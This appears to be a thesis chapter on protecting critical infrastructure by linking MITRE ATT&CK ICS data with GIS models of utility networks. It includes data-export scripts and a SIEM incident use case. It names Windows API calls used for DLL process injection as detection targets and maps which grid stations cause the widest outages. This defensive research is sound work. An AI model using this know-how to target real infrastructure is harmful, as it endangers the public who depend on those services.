Critical infrastructures provide all the essential services that our society needs to function. Special emphasis must be placed on the protection of critical infrastructures. We believe that the theft of data in critical infrastructures poses a significant threat: Construction plans, personnel, energy supply, etc. For this reason, we have dedicated a section of our work to focusing on how sensitive data in critical infrastructures can be better protected using our process. We are evaluating how the risk can be better assessed and subsequently mitigated in a more targeted manner. The investigations on this topic are manifested in a total of three scientific publications [MB22b] [MB23a] [MB24]. We quote from the introductory chapter [MB22b, Chapter 1] of the first referenced paper to explain the situation of critical infrastructures:

"Critical infrastructures have been under attack for years. This is impressively demonstrated by the report on the attack on the electricity grid in Ukraine, published by Electricity Information Sharing and Analysis Center (E-ISAC) in cooperation with the Escal Institute of Advanced Technologies (SANS) ICS team on March 18, 2016 [Ele16]. The effects comprise several outages that caused 225,000 customers to lose power across various areas [Ele16, 1]. The E-ISAC reports give details on the attackers' techniques and procedures [Ele16, 4-6] and maps the multi-layered complex attack to the ICS kill chain[1] [Ele16, 7-13]. Furthermore, the report highlights lessons learned and measures to optimize defense [Ele16, 21-24].

In recent years, structures and semantics have been developed to describe such incidents in a common language. An example of a best practice approach is the MITRE Adversarial Tactics Techniques and Common Knowledge (ATT&CK) framework[2]. Its focus is on Advanced Persistent Threats (APT), more specifically on analyzing the behaviour of the APT based on recent, actual incidents and describing them in a uniform way. Finally, incidents are assigned to so-called 'Tactics and Techniques', e.g. with respect to an Iranian Cyber Espionage Group named APT 39 [HRBK+19]. Due to the open and free availability of the MITRE ATT&CK framework, recent attack vectors are available as a database for Cyber Threat Intelligence (CTI)[3]. The current release of the MITRE ATT&CK framework includes a special version of the 'Tactics and Techniques' matrix for the domain specific context of ICS[4].

Manufacturers of cyber security solutions implement and make use of the MITRE ATT&CK framework, e.g., the enterprise Logpoint in its SIEM and User Entity and Behaviour Ana-

[1] https://www.sans.org/white-papers/36297/
[2] https://attack.mitre.org/
[3] https://mitre-attack.github.io/attack-navigator/
[4] https://attack.mitre.org/matrices/ics/

lytics (UEBA) solution [Log19]. Logpoint maps basic queries to the corresponding building blocks of the MITRE ATT&CK framework, thus if configured appropriately, all alert rules of the framework are covered. Every single enabled alert rule will return an alert record that already includes the relevant MITRE ATT&CK ID. This ID makes it easy for an analyst to see whether the raised alerts are matching with a single attack, which follows the established sequence [Log19, 8]. All the Tactics and Techniques that are covered may be seen within an adapted Navigator[5]. The technology behind UEBA enables to match the detection capability with the tactical methods in the framework [Log19, 8]. In contrast to the previous process to evaluate reports by cyber analysts, the use of the MITRE ATT&CK framework leads to an assignment based on raw data as it comes from SIEM data sources (or Extended Detection and Response solution (XDR) [SI22] [New21] data lakes in future installations [MIT19]).

On the other hand, Geospatial Information Systems (GIS) are used to map a critical infrastructure [GTS19, 266-267] and to provide a georeferenced digital representation of it. The locations of the assets of the critical infrastructure are identified, for example based on current aerial and satellite images. Machine and deep learning methods are increasingly used [GTS19, 277], however, assets are still entered manually, such as long-distance connection lines (power lines, pipelines) [GTS19, 272]. It is already common practice today to assess the cyber-attack risks of a critical infrastructure on the basis of geographic features in the areas [GTS19, 278].

An attack on ICS pursues the goal of having an effect. For this purpose, cyber attacks are carried out that have physical effects such as the destruction of important assets [Jen22, 1-2,60,100,109,169]."

6.2 Localization of cyber-physical assets

The attackers' aim is to achieve a physical effect against the assets of the critical infrastructure. The question of where the individual assets are located becomes extremely important. I approach this question from two directions. On the one hand, I look at the location in the GIS and, on the other hand, the address in CTI models. This issue is presented in Chapter 3 of the publication [MB22b, Chapter 3] and I quote from it:

"In this section we explain our use of the MITRE ATT&CK framework and the geodata information to localize relevant assets of the critical infrastructure.

We use the taxonomy of the MITRE ATT&CK framework in our work. This taxonomy is commonly understood by offense and defense to classify individual adversary actions and goals [SAM$^+$20b, 23,34]. Here, the term and the dimensions of "threat" are determined by the effects of an attack matrix that is spanned by Tactics and Techniques and is described in further detail by Software, Groups and Mitigations. In its current version, campaigns are added in the framework. All the entities mentioned are related to each other. Together, they specify the threat posed by the attackers' current objective (Tactic) [SAM$^+$20b, 6,8].

Second, we agree on the use of the term "cyber-physical" in this context. This term is indirectly described for the definition of an ICS as: "[...] systems that enable efficient (and

[5] `https://www.logpoint.com/mitre/`

most of the time, safe) automation of the physical processes that we all rely on (e.g. electric power delivery from generation to load, water and wastewater management, manufacturing, and other similar cyber-physical processes)" [SAM+20b, 7,21].

We first look at the issue of cyber-physical assets from the IT business network side. The key question is: which attack vectors does the MITRE ATT&CK framework identify for physical assets? It can be seen here that the assets, i.e. the question of whether a server or a client is being attacked, are not modeled directly. Neither are the locations where the hardware is operated, e.g. by recording the location coordinate as a geographical reference.

There is no mandatory field that could hold this location information [SAM+20b, 10-12,14,15-17]. Furthermore, we have searched through the ICS-specific parts and found references to physical assets [Ack21, 27-28]. The physical assets of PERA levels 0-3 correspond to the assets class of the underlying object model of the MITRE ATT&CK ICS matrix. An asset class is associated with a technique if there is a documented case of an adversary using the technique against an asset. They are also associated on a functional level with the Purdue Model as well as with the physical hardware asset [ABS20b, 10]. The asset data field is mandatory anchored in the ICS Tactics Object model. Designated physical assets are shown in Table 2.3 with the corresponding PERA level.

Listing 6.1: Assessing the assets from the MITRE ATT&CK framework

```
import mitreattack.attackToExcel.attackToExcel as attackToExcel

attackToExcel.export("ics-attack","v11.3","Path_to_folder")

import pandas as pd
xlsx_file = "Path_to_folder\\ics-attack-v11.3\\
ics-attack-v11.3-techniques.xlsx"
df = pd.read_excel(io=xlsx_file,sheet_name="techniques")

def get_unique_platforms(df):
    unique_platforms = []
    for platform in df.platforms:
        assets = platform.split(",")
        for asset in assets:
            asset = asset.strip("-")
            unique_platforms.append(asset)
    return set(unique_platforms)

unique_platforms = get_unique_platforms(df)
print(unique_platforms)
# results
{'Device-Configuration/Parameters', 'Engineering-Workstation',
'None', 'Input/Output-Server', 'Data-Historian',
'Human–Machine-Interface', 'Field-Controller/RTU/PLC/IED',
'Control-Server', 'Safety-Instrumented-System/Protection-Relay'}
```

The actual entries of the MITRE ATT&CK framework can be checked, for example, using




Figure 6.1: Mapping the cyber-physical ICS assets in a GIS [MB22b]

an API access (current version is 11.3). Listing 6.1 shows a Python script snippet that opens previous values stored in a local Excel file, the corresponding values are in the "platforms" field during access via this API[6]. The physical assets are entered. However, multiple names, separated by "/", have often been used for entries (there are "None" values, too). The assets were assigned to different Techniques. This is the first connection between cyber-physical assets and Techniques within the ICS specific attack vectors.

In the next step we review how the assets are modeled in the geographic information system. Here it is particularly important to check whether these assets are provided with a georeference in a GIS. Within a small test data set we model the critical infrastructures gas, water and electricity in the GIS for a small town. This is often done, mostly by the operator, e.g. to justify a situation picture in operations [GTS19, 267].

We describe the data model of the test data set in form of a UML diagram. All entities contained in the sample town are stored in a GIS database and are managed there. The special feature is that a so-called geometry is saved for many entities constituting the clear geographic reference. This geometry is the prerequisite for the representation of the respective entities on the digital map as shown in Figure 6.1 or in a 3D scene. So-called stations are identified as objects in the object model of the electricity network considered here, in all 30 different types are assigned. Listing 6.2 shows a sample specification of the spatial reference, and the coordinates are projected in the give spatial reference system. The schema of the

[6] `https://github.com/mitre-attack/mitreattack-python`

database is based on a vendor specific XML specification[7].

Listing 6.2: Sample specification of spatial reference and domain for types of the stations

```
<SpatialReference xsi:type="esri:ProjectedCoordinateSystem">
<WKT>PROJCS["DHDN_3_Degree_Gauss_Zone_4",
GEOGCS["GCS_Deutsches_Hauptdreiecksnetz",
DATUM["D_Deutsches_Hauptdreiecksnetz",
SPHEROID["Bessel_1841",6377397.155,299.1528128]],
PRIMEM["Greenwich",0.0],UNIT["Degree",0.0174532925199433]],
PROJECTION["Gauss_Kruger"],PARAMETER["False_Easting",4500000.0],
PARAMETER["False_Northing",0.0],PARAMETER["Central_Meridian",12.0],
PARAMETER["Scale_Factor",1.0],PARAMETER["Latitude_Of_Origin",0.0],
UNIT["Meter",1.0],AUTHORITY["EPSG",31468]]</WKT>
...
<LatestWKID>31468</LatestWKID>
</SpatialReference>
```

The precision of the geographical localization of individual assets and the logic that was anchored in the data model specifically for the type of geometric network now allow further spatial analyses. For example, it can be analyzed which industrial complexes and households can no longer be supplied with electricity if certain stations should fail. This position data is processed in the GIS so that the georeferenced information is available directly.

The key to connecting the object models of the MITRE ATT&CK framework and the GIS database is the information security concept. Here, infrastructure and IT components are related. This makes it possible to indirectly assign which ICS assets are used in the associated stations. For critical infrastructures and ICS, information security concepts, as a manifesto of an orderly Information Security Management System (ISMS) [ISO18] [ISO13a] [ISO13b], are required by default today [SPL+15, 2-16,6-14,6-19,6-29,B-3]. The four elements of technical, organisational, personnel and infrastructural measures [Bun17, 2.4 p.12,3.3.4 p.26-27,7.3 p.59,8.1.4 p.71,8.1.5 p.74] are described here. Physical assets are assigned to a spatial location mandatorily. At least the building and the room number are given. This information is sufficient to derive the location information in the GIS through intersection with the building plan. Such data is provided as Computer Aided Design or Building Information Model dataset."

The initial situation is thus recognised. Two previously separate data models, which can, however, be logically linked to each other via the reference to the location of the individual objects. We make this connection.

6.3 Concatenation of the object models

There are two object models. The first model covers all facets of the critical infrastructure. All assets are recorded down to the smallest detail and the relationships between them are determined. The logical relationships between them provide information about the dependencies of this networked system. Inherent resilience or weak points can be recognised in

[7] https://www.loc.gov/preservation/digital/formats/fdd/fdd000295.shtml




Figure 6.2: Concatenation of the object models [MB22b]

this way. The effects of external interventions on the overall system can be analysed and ideally even quantified on the basis of this model. How many households are affected if the function of a particular control center is impaired? This ability to analyse has grown up in the day-to-day operation of the critical infrastructure for detecting and eliminating functional faults.

The second model describes cyber-attack vectors. These describe cyber-physical impacts on physical assets. Let's take the example of the MITRE ATT&CK framework. Cyber analysts around the world analyse incidents and curate key information in this knowledge database. The attack methods are described, and it is made clear what effect the cyber attackers want to achieve.

Both models have overlaps. Physical assets are recorded and described in both models. This is done from different perspectives. Nevertheless, it is now possible to establish a logical connection between the two object models at this point. This opens the potential to carry out logical analyses that make use of the knowledge contained in both object models across their individual borders.

To describe the connection between the two object models in more detail, I quote the complete chapter 4 of my paper [MB22b]:

"After the explanation of the localization of cyber-physical assets in Section 8, we are now able to connect attack vectors directly to GIS modeling of critical infrastructure and vice versa. Figure 6.2 shows the concept how we accomplish the concatenation of the object models. The concatenation provides the following two key added values. First, by means of a GIS analysis, it is possible to find out the stations that will cause damage if they fail. For these stations, a cyber analysis based on the MITRE ATT&CK ICS should be performed to prioritize protection against APT.

Second if the use of MITRE ATT&CK Framework Techniques are now reported via a cyber security solution in the course of incidents, conclusions about the attack vector and the failures to be feared can be analyzed in the GIS. The concatenation is implemented in a




Figure 6.3: Implementing the concatenation in a graph database [MB22b]

graph database to map the corresponding logical connections and to perform the indicated analyses as shown in Figure 6.3. Modern graph databases support entities and their relations among each other and the georeferencing of objects.

To transform the data model of the MITRE ATT&CK framework towards the graph entities and graph relations, a data pipeline is built. For example, the data pipeline can be set up and operated efficiently using professional software tools[8]. As a result, we get a knowledge graph that maps the logical connection of the data models. We make use of a sample software product[9] available on the market. Our evaluation reveals that on the basis of a knowledge graph the concatenation of the two object models of the MITRE ATT&CK ICS and the GIS object model of the electricity network is successful with respect to both the APT cyber threats and the effects in the operational business of the electricity network."

This lays the foundations for realising added value by linking the information models. The inherent findings of both models, such as redundancies in operational cycles, can now be utilised across models. This creates an advantage and questions can be solved that could not be answered if applied to each model individually.

6.4 Use Case: Incident by SIEM

For example, the damage that occurs in the event of an attack and the resulting cyber-physical impact can be determined better than before. The GIS model allows damage to be analysed in the event of identified failures of individual objects. The cyber threat model

[8] https://www.safe.com/
[9] https://www.esri.com/en-us/arcgis/products/arcgis-knowledge/overview

analyses the objects that are attacked by individual cyber attackers. This closes the chain from the attack to the quantification of potential damage. This is a clear benefit for risk analysis in advance or during operation. The risk assessment is demonstrated using a use case. I quote chapter 5 [MB22b]:

"To further explain the logical linking of both object models and to show the success of our concatenation. We present a use case evaluation in this section. The assumed situation is that the SIEM [Ack21, 140-141] solution reports the execution of a Scheduled Task. This is assigned to the Techniques with ID 1053. Adversaries may use task scheduling to execute programs at system startup or on a scheduled basis for persistence. These mechanisms can also be abused to run a process under the context of a specified account (such as one with elevated permissions/privileges)[10]. This Technique is assigned to two Tactics in the Enterprise IT Matrix: Execution, Privilege Escalation (Figure 6.4 [11]). Now it is essential to clarify whether the attackers have already established themselves in the target system. The Tactic Persistence lies between the two Tactics to which the current incident is assigned.

According to the MITRE ATT&CK nomenclature [SAM+20b, 10], the cyber attacker is preparing to bypass system protections (Tactic Defense Evation) and will attempt to acquire additional credentials (Tactic Credential Access). Both Tactics have Techniques whose execution can now be monitored with high priority, e.g., the tactic "Defense Evasion" displays the technique "Process Injection T1055[12]". In combing through the Procedure Examples of this Technique, specific comments are made on individual APTs, such as: "APT32 malware has injected a Cobalt Strike beacon into Rundll32.exe". For detection it is recommended to monitor the execution of API methods of the operating system. Specifically, these API methods can be used to hijack a thread and inject the malicious Dynamic Link Library (DLL): CreateRemoteThread, SuspendThread/SetThreadContext/ResumeThread, QueueUserAPC/NtQueueApcThread and those that can be used to modify memory within another process, such as VirtualAllocEx/WriteProcessMemory. Experienced cyber defenders can take further proactive measures to avoid other ways to inject a DLL such as controlling the DLL Search Order[13], among others. It is now possible to search specifically for further signs of which Tactic the perpetrators are currently pursuing. The MITRE ATT&CK framework guides to prioritize the search.

In the next step, we identify all groups (Listing 6.3) that use the reported Technique and find out about the Tactics' "impact" of these groups to better understand the risk involved in the event of a successful attack. The preceding tactics "Inhibit Response Function" and "Impair Process Control" provide further information on this. They identify the techniques that will later cause the damage in the Enterprise IT. The software used by the perpetrators can also be derived from this. Last but not least, we also use the identified groups to select the Techniques that were used in the "Initial Access" tactic. It must be determined afterwards how the perpetrators were able to penetrate the Enterprise IT to close this entry point. At this point, however, we still know very little about the attacker; this generates a large number of hits. The results are only a guide. So far, we have looked at Enterprise IT. The Technique has been reported by the SIEM here. However, it must also be assumed that the

[10] https://www.logpoint.com/mitre/
[11] https://www.logpoint.com/mitre/
[12] https://attack.mitre.org/techniques/T1055/
[13] https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order




Figure 6.4: SIEM reporting a Technique of the MITRE ATT&CK framework [MB22b]

attack on enterprise IT is used to gain access to the ICS and cause damage to the critical infrastructure there. Now it is equally important to check whether the ICS has already been influenced. Through extensive searching, we have now discovered that suspicious methods of the operating system's API were being executed. Adversaries may directly interact with the native OS application programming interface (API) to access system functions. Native APIs[14] provide a controlled means of calling low-level OS services within the kernel, such as those involving hardware/devices, memory, and processes. Here we are in the ICS Matrix[15] in the Tactic "Execution". It is now checked whether one of the APT previously identified in Enterprise IT is also known to attack ICS with this technique. All groups that are entered both for the reported technique in the context of Enterprise IT (SIEM) and for the ICS attack are extracted(Listing 6.3). In this example there are 9 APTs: APT 33, APT 38, Dragonfly, FIN6, FIN7, Lazarus Group, OilRig, TEMP.Veles, Wizard Spider.

Listing 6.3: First impression of APTs

```
attackToExcel.export("enterprise-attack","v11.3","Path_to_folder")

xlsx_file = os.path.join(myfolder,"enterprise-attack-v11.3
\\enterprise-attack-v11.3-techniques.xlsx")

df = pd.read_excel(io=xlsx_file,sheet_name="procedure examples")
procedures_Technique = df[df["target ID"].str.contains("T1053")]

groups = procedures_Technique[procedures_Technique["source type"]
=="group"]

software = procedures_Technique[procedures_Technique["source type"]
=="software"]
```

[14] https://attack.mitre.org/techniques/T0834/
[15] https://attack.mitre.org/matrices/ics/

```
groups["source ID"]

xlsx_file = os.path.join(myfolder,"ics-attack-v11.3
\\ics-attack-v11.3-groups.xlsx")

df = pd.read_excel(io=xlsx_file, sheet_name="groups")

import re
matches = [re.escape(value) for value in groups["source ID"]]
ICS_APT = df[df["ID"].str.contains('|'.join(matches), case=False,
regex=True, na=False)]

ICS_APT
```

No groups are assigned for the recognized technique "Native API T0834".

Nevertheless, further research into the question of which of the 9 groups is capable of such an attack could certainly further limit the number of hits of the APTs in question. You see one of the APTs Sandworm Team and its attack vector in Figure 6.5 [16].

The consideration of the attack vectors provides the first visual information on the expected risk of the further penetration of the APT into the ICS. In the course of further investigations, we secure additional digital traces. Each technique that can be identified further narrows down the number of attack vectors and intents pursued. Certain connections can now also be specifically worked out with the knowledge graph (Figure 6.6).

The further investigations, during which the harmful activities also appear on the ICS, also provide information on which physical assets are affected (e.g. Programmable Logical Controller (PLC) or Human Interface (HI)). This is where the logical linking of the object models comes into play. The location and thus the corresponding object in the GIS modeling of the critical infrastructure is identified via the special asset. Now we use the analysis func-

[16] https://mitre-attack.github.io/attack-navigator/




Figure 6.5: Sandworm Team Attack Vector [MB22b]




Figure 6.6: Sandworm Team Graph [MB22b]

tionality of the GIS and determine what the extent of the disruption to this asset would be. The spatial distribution becomes visible, the extent becomes quantifiable. For example, affected households and underserved industrial complexes can be used as parameters to classify the severity of the risk. Finally, we export all affected junctions and prepare countermeasures. This saves us time and puts us ahead of the situation. The quantification of the threat is possible and allows the data-driven prioritization of the risk in favor of faster countermeasures."

This exemplary use case very impressively describes the possibilities that arise from a proper threat analysis. The Security Information and Event Management system used is configured according to the threat and automatically registers the unauthorised execution of the scheduled task. This is the decisive moment! Now you can start your own analyses in good time to narrow down the attack vector, prioritise it according to the expected impact and take suitable countermeasures.

6.5 Findings for risk analysis of CRITIS

Finally, I quote the findings from the paper [MB22b, chapter 6]. The aim here is to summarise once again the findings gathered to date in relation to cyber-physical risks that can affect critical infrastructures:

"When considering the protection of today's critical infrastructures, we find that enterprise IT and operative IT are connected. The transition is well protected, but the connection means a risk. National initiatives for better cyber protection require the operation of an ISMS for the critical infrastructure, often also required by law. In the course of the ISMS, all assets that must be considered for the IT network are localized directly as infrastructure or in relation to it. In addition, more and more assets are sending their position independently, or the current position can be determined via a service.




Figure 6.7: GIS analysis to foster risk assessment [MB22b]

